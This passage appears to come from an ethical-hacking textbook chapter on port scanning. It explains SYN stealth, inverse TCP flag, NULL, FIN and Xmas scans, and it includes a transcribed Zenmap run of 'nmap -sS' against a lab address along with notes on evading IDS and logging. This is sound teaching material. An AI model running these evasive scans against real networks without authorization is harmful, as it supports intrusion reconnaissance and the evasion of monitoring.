


Figure 3.37: Port is closed

Attackers use stealth scanning techniques to bypass firewall rules and logging mechanisms, and they hide themselves as usual under network traffic. In Zenmap, the `-sS` option is used to perform a stealth scan/TCP half-open scan.


Zenmap
Scan Tools Profile Help
Scan
Cancel
Hosts
Services
OS
Host
10.10.1.11
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -sS -v 10.10.1.11
Details

Target: 10.10.1.11

Profile:

Command: nmap -sS -v 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
02:52 [redacted] Time
Initiating ARP Ping Scan at 02:52
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 02:52, 0.00s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:52
Completed Parallel DNS resolution of 1 host. at 02:52,
0.02s elapsed
Initiating SYN Stealth Scan at 02:52
Scanning 10.10.1.11 [1000 ports]
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 445/tcp on 10.10.1.11
Completed SYN Stealth Scan at 02:52, 1.25s elapsed
(1000 total ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 1.36
seconds
           Raw packets sent: 1011 (44.468KB) | Rcvd:
1001 (40.052KB)
```

Figure 3.38: TCP Stealth/Half Open scan using Zenmap

Inverse TCP Flag Scan

Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags. When the port is open, the attacker does not get any response from the host, whereas when the port is closed, he or she receives the RST from the target host.



Probe Packet (FIN/URG/PSH/NULL)
No Response
Attacker
Target Host

Figure 3.39: Inverse TCP flag scan when port is open




Figure 3.40: Inverse TCP flag scan when port is closed

Security mechanisms such as firewalls and IDS detect the SYN packets sent to the sensitive ports of the targeted hosts. Programs such as Syslog are available to log half-open SYN flag scan attempts. At times, the probe packets enabled with TCP flags can pass through filters undetected, depending on the security mechanisms installed.

An inverted technique involves probing a target using a half-open SYN flag because the closed ports can only send the response back. According to RFC 793, an RST/ACK packet is sent for connection reset when the host closes a port. Attackers take advantage of this feature to send TCP probe packets to each port of the target host with various TCP flags set.

Common flag configurations used for a probe packet include:

- A FIN probe with the FIN TCP flag set
- An Xmas probe with the FIN, URG, and PUSH TCP flags set
- A NULL probe with no TCP flags set
- A SYN/ACK probe

All closed ports on the targeted host will send an RST/ACK response. Since OSs such as Windows completely ignore the RFC 793 standard, you cannot see the RST/ACK response when connected to a closed port on the target host. However, this technique is effective when used with UNIX-based OSs.

Advantages

- Avoids many IDS and logging systems; highly stealthy

Disadvantages

- Requires raw access to network sockets and super-user privileges
- Mostly effective against hosts using a BSD-derived TCP/IP stack (not effective against Microsoft Windows hosts, in particular).

Note: Inverse TCP flag scanning is known as FIN, URG, and PSH scanning based on the flag set in the probe packet. If there is no flag set, it is known as NULL scanning. If only the FIN flag is set, it is known as FIN scanning, and if all of FIN, URG, and PSH are set, it is known as Xmas scanning.

Xmas Scan

Xmas scan is a type of inverse TCP scanning technique with the FIN, URG, and PUSH flags set to send a TCP frame to a remote device. If the target has opened the port, then you will receive no response from the remote system. If the target has closed the port, then you will receive a remote system reply with an RST. You can use this port scanning technique to scan large networks and find which host is up and what services it is offering. This technique describes all TCP flag sets. When all flags are set, some systems hang; hence, the flags are often set in the nonsense pattern URG-PSH-FIN. Attackers use the TCP Xmas scan to determine if ports are closed on the target machine via the RST packet. This scan only works when systems are compliant with RFC 793-based TCP/IP implementation. It will not work against any current version of Microsoft Windows.




Figure 3.41: Xmas scan when the port is open

